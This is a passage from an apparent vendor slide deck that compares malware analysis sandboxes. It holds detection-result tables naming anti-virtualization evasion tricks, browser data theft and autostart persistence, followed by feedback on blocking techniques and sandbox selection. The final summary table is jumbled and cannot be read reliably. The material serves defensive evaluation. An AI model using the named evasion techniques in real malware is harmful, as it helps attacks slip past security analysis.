| 39 | 88 | No risk | Medium Risk | File has been identified by at least one AntiVirus on VirusTotal as malicious Detects virtualization software with SCSI Disk Identifier trick Checks the version of Bios, possibly for anti-virtualization Detects VirtualBox through the presence of a registry key Installs itself for autorun at Windows startup | Evasion Trying to detect analysis virtual environment (HDD detection) Evasion Trying to detect analysis virtual environment (drivers detection) Evasion Trying to detect analysis virtual environment (malware analysis sandbox detection) Evasion Potential detection of virtual environment (Sandboxie) Evasion Trying to detect analysis virtual environment (installed applications detection) Evasion Trying to detect analysis virtual environment (guest modules detection) Evasion Potential detection of virtual environment (IOCTL_DISK_GET_LENGTH_INFO) Evasion Trying to detect analysis virtual environment (window name detection) Evasion Trying to detect analysis virtual environment (BIOS detection) Evasion Searching for specific processes Evasion Trying to detect analysis virtual environment (user detection) Memory Writing through direct access to physical drives Evasion Trying to detect analysis virtual environment (analysis path detection) |
| 95 | 62 | High risk | Not Detected | Performs some HTTP requests The binary likely contains encrypted or compressed data. Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) Steals private information from local Internet browsers Installs itself for autorun at Windows startup | Memory Modifying system dlls in memory (shell32.dll) Memory Modifying system dlls in memory (kernel32.dll) Evasion Possibly stalling against analysis environment (sleep) Evasion Possibly stalling against analysis environment (loop) File Loading a new driver Autostart Registering a new service at startup Memory Modifying system dlls in memory (shlwapi.dll) File Modifying executable in Windows directory |
| 96 | 80 | Low risk | Not Detected | Detects virtualization software with SCSI Disk Identifier trick Detects VirtualBox through the presence of a registry key | Evasion Trying to detect analysis virtual environment (HDD detection) Evasion Trying to detect analysis virtual environment (malware analysis sandbox detection) Evasion Trying to detect analysis virtual environment (installed applications detection) Evasion Trying to detect analysis virtual environment (drivers detection) |



Final feedbacks

OCTOBER 2017

How could we block it? Which technics may help to reduce the risk:

=> IP reputation (example: Zeus)

=> SSL statistics (data from SSL handshake, packet sequencing and size, ...)

=> Threat Intelligence

=> ...

=> Education!!!!

=> Education!!!!

=> Education!!!!

If you are not considering seriously organizational aspect, you have already lost Security, it's 80% organizational aspect and 20% of technical

Inline deployment, really???

Sample execution will use your connection for it!

=> some vendors are establishing a VPN to avoid that

Sandbox doesn't mean « mimic your environment »

You have to consider at the same level maturity and reporting quality

=> no real entry point for analysis is wasting time

=> summary may help people who is not forensic skilled

=> global overview may help analyst to write his report for management/customer

=> We are not all genius, we have our focus... meaning:

=> not able to read a memory dump on the fly

=> may not aware about all technics

=> not able to read assembly code

=> ...


The best technical solution is not necessary the solution that you have to select!

From my experience, all sandboxes have a focus and different scopes.

=> some for Security Operation Center

=> some for CERT (ie. Incident response)

=> ...



Malicious Activity Summary

| Title | Content | | |
|-----------|--|--|--------------------------|
| Settings | Lowering Internet Security Settings | | |
| Memory | Modifying system dlls in memory (kernel32.dll) | | |
| Steal | Reading system license information | | |
| Packer | Loading an embedded PE image (potential unpacking) | | |
| Steal | Analysis Summary | | |
| Memory | Environment (image name): | MAK_xpssp3en_offices_noab_TL (image A7AEE296636B4536) | DD_Win7 (image 8F...) |
| | Risk level: | High | |
| Memory | Notable Characteristics | | |
| Search | Anti-security, self-preservation | ✓ | |
| Signature | Autostart or other system reconfiguration | ✓ | |
| Memory | Deception, social engineering | | |
| Settings | File drop, download, sharing, or replication | ✓ | |
| Autostart | Hijack, redirection, or data theft | | |
| Memory | Malformed, defective, or with known malware traits | ✓ | |
| Settings | Process, service, or memory object change | ✓ | |
| Memory | Rootkit, cloaking | | |
| Memory | Suspicious network or messaging activity | ✓ | |
| Settings | Disabling support for the SPDY network protocol | | |
| Memory | Writing to the memory of a non-child running process | | |



TEST. VISIBILITY. SECURITY.

THANK YOU



ixia

The image features a 3D isometric cube in the center, rendered in two shades of blue. The word "ixia" is printed in white on the front face of the cube. The background is a solid blue color with a subtle, repeating pattern of light blue hexagons. The lighting creates soft shadows on the ground plane beneath the cube.